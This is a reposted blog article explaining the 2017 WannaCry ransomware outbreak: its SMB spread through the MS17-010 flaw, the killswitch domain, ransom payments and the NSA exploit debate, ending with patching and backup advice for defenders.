
This variant attempted to make the PC unusable unless a ransom was paid. But because
it was pre-modern internet, it was distributed via floppy disk to the (comparatively) small number of people who had PCs and requested that they send (via snail mail) a cashier's cheque or money order. Fast forward to the and Bitcoin as the currency of choice for ransoms. So whilst ransomware has
been around for ages, it's only seriously gained traction in more recent times,
especially since early last year:
![]()
Most of the modern ransomware variants encrypt personal files on an infected machine.

The first people usually know of an infection is that files aren't readable or they're faced
with a ransom notice. For example, this one that my mother in law got hit with last year
(and yes, they're her handwritten notes):
The
same operating system that's sitting on your desktop at home so that
you can write email and watch cat videos is running our hospitals, our
rail systems and all sorts of other critical infrastructure.
Because of the extent to which the same operating systems and software is used across personal,private and public sectors, ransomware is indiscriminate. Schools get hit. Churches get hit.
Even the police get hit. Each one of those wound up paying the ransom too (yes, even the cops),because the alarming reality of ransomware is that it often makes good financial sense to pay. No, this doesn't send a good message and yes, it makes the whole thing worse for the masses
because it incentives criminals. In a case like that church where it's $570 and you get your data
back versus not paying and losing everything, you can see why victims pay.
This isn't always the case - criminals don't always unlock your data after payment and
it's not always impossible to get your data back without paying - but the business model
of ransomware doesn't have to be perfect to still be highly lucrative. Still, modern day
encryption is effective enough and the distribution of malicious content is easy enough
that this remains a very big problem.
The situation with WannaCry / Wcry / WannaCryptLet's cover the fundamentals here, starting with the ransom demand shown on infected
machines (image credit to Talos who've written a very good early piece on this):

The ransom is $300 and you've got 3 days to pay before it doubles to $600.
If you don't pay within a week then the ransomware threatens to delete the files altogether.
Note the social engineering aspect here too: a sense of urgency is created to prompt people
into action. A sense of hope is granted by virtue of the ability to decrypt a sample selection of the
files. (Note the "Wana Decrypt0r" title on the window above: the three terms WannaCry, Wcry
and WannaCrypt are all referring to the same piece of malware, they're merely various
representations of the same name.)
The malware spread via SMB, that is the Server Message Block protocol typically used by
Windows machines to communicate with file systems over a network. An infected machine
would then propagate the infection to other at-risk boxes:
Yes, you can still use your machine its just that everything is being encrypted and
its pivoting to attack more machines. https://t.co/h9sJTMl2rW
— Hacker Fantastic (@hackerfantastic) May 12, 2017
It's able to do this where the machine supporting the protocol has not received the critical
MS-17-010 security patch from Microsoft which was issued on the 14th of March and addresses
vulnerabilities in SMBv1 (Microsoft doesn't mention SMBv2 but Kaspersky has stated that
WannaCry targets v2 as has Symantec). In other words, you had to be almost 2 months behind
in your patch cycle in order to get hit with this. Windows 10 machines were not subject to the
vulnerability this patch addressed and are therefore not at risk of the malware propagating via
this vector. Likewise, I've seen no commentary suggesting that other SMB implementations
such as Samba are impacted.
According to Talos, the ransomware is encrypting basically everything it can get its hands on
in terms of connected or networked devices:
The file tasksche.exe checks for disk drives, including network shares and removable storage devices mapped to a letter, such as 'C:/', 'D:/' etc. The malware then checks for files with a file extension as listed in the appendix and encrypts these using 2048-bit RSA encryption.
From everything I've read, the spread of WannaCry has been via SMB so when we're talking about machines behind firewalls being impacted, it implies ports 139 and 445 being open and at-risk hosts listening to inbound connections. It'd only take one machine behind the firewall to become infected to then put others at risk due to it being self-propagating. Because of the nature of the web and the broad range of unpatched machines, infection rates rapidly spread to tens of thousands of machines across the world:
Check out this NYT post, they made a really cool time based map with my data
https://t.co/K7lVjagq29
— MalwareTech (@MalwareTechBlog) May 13, 2017
Talos first detected this variant of malware shortly before 9am UTC on the 12th of May.
They also noted that there were requests to iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
beginning at 07:24 which is the first external indicator of compromise (I'll come back to that
address when I talk about the killswitch). The headline stories which I awoke to in Australia
very much focused on the UK's NHS (their National Health Service) and they were in pretty bad shape:
Here's what a London GP sees when trying to connect to the NHS network
pic.twitter.com/lV8zXarAXS
— Rory Cellan-Jones (@ruskin147) May 12, 2017
I suspect the NHS got the lion's share of early press due to a combination of the time of day
(first thing in the morning for the UK) and inevitably, having a large number of unpatched
machines and an open ingress point for WannaCry to take hold. But we've subsequently
seen reports of all other sorts of organisations around the world being impacted which isn't at all surprising; ransomware doesn't tend to discriminate:
The ransomware virus has spread to Deutsche Bahn computers, appears on train station screens pic.twitter.com/uUF97Huqrd (via @Nick_Lange_ )
— Gregor Peter (@L0gg0l) May 12, 2017
The killswitch
That domain I just mentioned - iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com - is a
"randomly" human-typed address which as Talos observed, primarily consists of keys in
the top row of the keyboard. In other words, someone mashed the keyboard to generate it.
This was found in the WannaCry code:
.@malwareunicorn This is the reason infections are dropping off - it contained a kill switch,
that was activated before US woke up. NEW propagation = dead. pic.twitter.com/l4VKZ45kq7
— Kevin Beaumont (@GossiTheDog) May 12, 2017
If the malware could communicate with the host name, it would exit but because
that name wasn't registered, it continued to execute. Well, that is until a researcher
worked out what was going on and simply registered the domain name!
Infections for WannaCry/WanaDecrpt0r are down due to @MalwareTechBlog
registering initial C2 domain leading to kill-switch #AccidentalHero
— Warren Mercer (@SecurityBeard) May 12, 2017
I'm yet to see a good analysis on why the kill switch existed in the first place and
why discovery and circumvention was so simple. It seems entirely counter-intuitive
to the goal of infecting as many machines as possible as quickly as possible and
I hope we see some good analysis of that soon. The important thing here though
is that based on the analysis we're seeing, this variant shouldn't be spreading any
further however... there'll almost certainly be copycats. In fact, that's enormously
important and it also speaks to the futility of virus definition signatures; watch this
thing come back with a vengeance after a few modifications. If it was me, I'd be
taking any at-risk machine off the wire until it's patched.
Payments
There are references to 3 different Bitcoin addresses for which we can observe the
transactions. At the time of writing, they are:
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94 - 23 transactions totalling $7,188
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw - 17 transactions totalling $7,767
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn - 12 transactions totalling $2,905
Now on the one hand, nearly $18k is a nice little earn yet on the other, for tens of thousands
of infections to have totalled only 52 payments seems very small. That could well go up
though; regardless of the kill switch, many machines remain infected and if there's a 3-day
window of payment before the cost escalates, you'd expect plenty of people to be holding
off for a bit. It'll be interesting to look at those Bitcoin addresses in another 48 hours.
It's because you didn't upgrade or patch your things
You know how people say you should keep your software up to date, right? Hello?
The eternal problem is that for individuals, there's the often the attitude of "well it works fine,
why should I change it?" and this is enormously dangerous.
Newer versions of operating systems, for example, typically get a raft of additional defences.
Windows 10 (you know, the version not vulnerable to WannaCry...) got features such as ELAM to protect against malware during the boot cycle. When we look at the problem today hitting machines as old as Windows XP, we're talking about a 16-year-old operating system that was superseded a decade ago and went off support 3 years ago. (Although note that Microsoft has released an out of band patch to protect XP users against WannaCrypt.) And for the less tech-minded, when we say
"patch your things", in this case it's nothing more than allowing Windows Update to do
precisely what it's configured to do straight out of the box - just don't disable it!
And then there's "The Enterprise".
Organisations are notoriously bad at keeping software modern,
especially those in the public sector. Now in their defence, it's a non-trivial exercise when you're talking about a large number of machines. When I was working at Pfizer, I went through multiple
OS and browser upgrades and one of the most painful parts of the exercise was compatibility
with existing software. The last one I recall was simply an Internet Explorer upgrade and the
cost of rectifying non-functional web apps within the organisation was a 7-figure amount.
(Frankly, I believed that demonstrated more fundamental problems with the software
development process, but I digress.) Organisations need to be proactive in monitoring for,
testing and rolling out these patches. It's not fun, it costs money and it can still break other
dependencies, but the alternative is quite possibly ending up like the NHS or even worse.
Bottom line is that it's an essential part of running a desktop environment in a modern business.
But all of this is known from the outset: consumers and enterprises alike know that software
will evolve and that there may be a cost. Keep in mind that Windows 10 was available for free
(I betcha there's a bunch of infected folks wishing they'd taken that offer up a couple of years ago),
but even once you consider the costs within the enterprise fr upgrading (testing and compatibility
remediation, training, etc), this was never a surprise. Organisations often just simply don't budget
for this stuff and when the CIO eventually comes cap in hand asking for cash, the money isn't
there - "but everything is working ok at the moment, right?"
As an interim step for orgs struggling to patch, there's always just disabling SMB altogether:
#WannaCry #ransomware If you can't patch, disable SMBv1 -
https://t.co/E6ksrWDNTw pic.twitter.com/7f68ynPLiz
— GEEK (@bitgeek) May 12, 2017
Particularly for organisations with professionally managed desktop environments, there is no "oh, we didn't realise" or other cop out excuses here, someone screwed up big time.
Oh - and it's worse because you don't have (proper) backups. One of the most fundamental defences against ransomware is the ability to reliably restore from backup. If all your things get crypto'd and you can just say "oh well, it's not fun and I need to rebuild my machine but at least I've only lost time" then you're in a fundamentally better position than having lost your files (short of paying the ransom, that is). Many (probably most) individuals and organisations alike don't have a satisfactory
backup strategy. Typically, problems include:
They're not taking backups at all
They're backing up over existing backups and writing corrupted files over good ones
They're not backing up frequently enough (it must be fully automated)
They're only backing up to connected devices accessible by malicious software
Ideally, you want a 3-2-1 backup strategy which means at least 3 total copies of your data,
2 of which are local but on different mediums (such as external storage devices) and 1
which is offsite. There are professional cloud backup services available which will keep
versioned copies of all your things and allow you to rollback to any point in time (no,
Dropbox alone won't do that). There are cheap external devices with large capacities
you can physically rotate and store with a trusted relative. It's another topic altogether,
but just consider your ability to recover from these scenarios:
All your files become corrupted (or encrypted) and replicated to your backup devices
Everything that can communicate with your machine gets hosed
A thief steals all your devices or your house burns down
Resilience against all of these isn't hard, but it takes planning. Also, "backup" is important
but what's really important is "restore" so do test that as well. Oh - and you can't do this after
stuff goes wrong either, it's one of those "in advance" sort of things.
Is this the NSA's fault?
This is where it gets a bit political: the SMB vulnerability Microsoft patched was known by the NSA.
We know this because the Shadow Brokers leak last month referred to it specifically as
"ETERNALBLUE", an SMBv2 exploit. A month ago, we knew this could be bad news:
I'm not people understand the scope of SMB exploits. Every version of Windows has SMB
enabled by default. Remote unauth code execution = bad
— Kevin Beaumont (@GossiTheDog) April 14, 2017
And sure enough, the vulnerability was quickly exploited which is not at all surprising
given the way in which it had now been publicly disclosed. But remember, that's one month
after the vulnerability had already been patched, so what's the worry?
For folks at home, this isn't a big deal. Install the Windows Updates when Windows
Update says "install me!". But you should do that anyway.
— Pwn All The Things (@pwnallthethings) April 14, 2017
Well obviously, and as you well know if you've read this far, people (and companies)
don't always patch their things. But the political bit was already making headlines in
April and it effectively boiled down to arguing that the NSA should be in touch with
companies like Microsoft as soon as they discover these risks so they can be patched
On the other hand, the surveillance argument is that these vulnerabilities are enormously
useful for intelligence agencies to do precisely what we want them to do which is to gather
intelligence on targets (let's just assume for a moment that they do this responsibly...) Yet
still, you can't ignore the irony of how not just the underlying vulnerability but also the NSA
exploit code has impacted the world, including governments themselves:
The government when they realize their systems are currently being pwned by exploits they helped write pic.twitter.com/qLzqKLDyl1
— MalwareTech (@MalwareTechBlog) May 12, 2017
Thing is though, even with a whole 2 months of lead time we still have this problem of large scale compromise so simply asserting that earlier disclosure and patching would solve the problem isn't quite accurate. It's a politically charged debate and frankly, the only thing we can uniformly agree on here is that we've gotta get better at patching our things.
Where to now?
Well, we're pretty much in clean-up mode. AV vendors are releasing signatures to identify the malware and we're all assessing what the total damage will be whilst waiting for new variants to follow.
But the bigger lessons out of all of this are the ones that reinforce what the security community
has been telling people for so long, namely the following:
1.Keep your operating systems current
2.Take patches early
3.Have a robust backup strategy
4.Lock down machines
5.Don't open suspicious email or attachments
6.Restrict access to network resources (ransomware can only encrypt what it can access or what 7.machines it can propagate to can access)
8.Block unnecessary ports (Talos suggests that organisations may have had SMB externally eccessible). Traditional anti-virus is bad at identifying this stuff
All of this is so much more important than WannaCry / Wcry / WannaCrypt and
until we get that right, other subsequent variants will hit those who are unprepared.
By pure coincidence, only a few days ago I wrote about how I saw my dentist dealing
with ransomware and it's a pretty safe bet they screwed up pretty much every bullet point
I just mentioned. They're the real lessons here - not just installing MS-17-010 and being done
with it - so until we get those right, this is just one of many more incidents to come.
source - https://www.troyhunt.com/


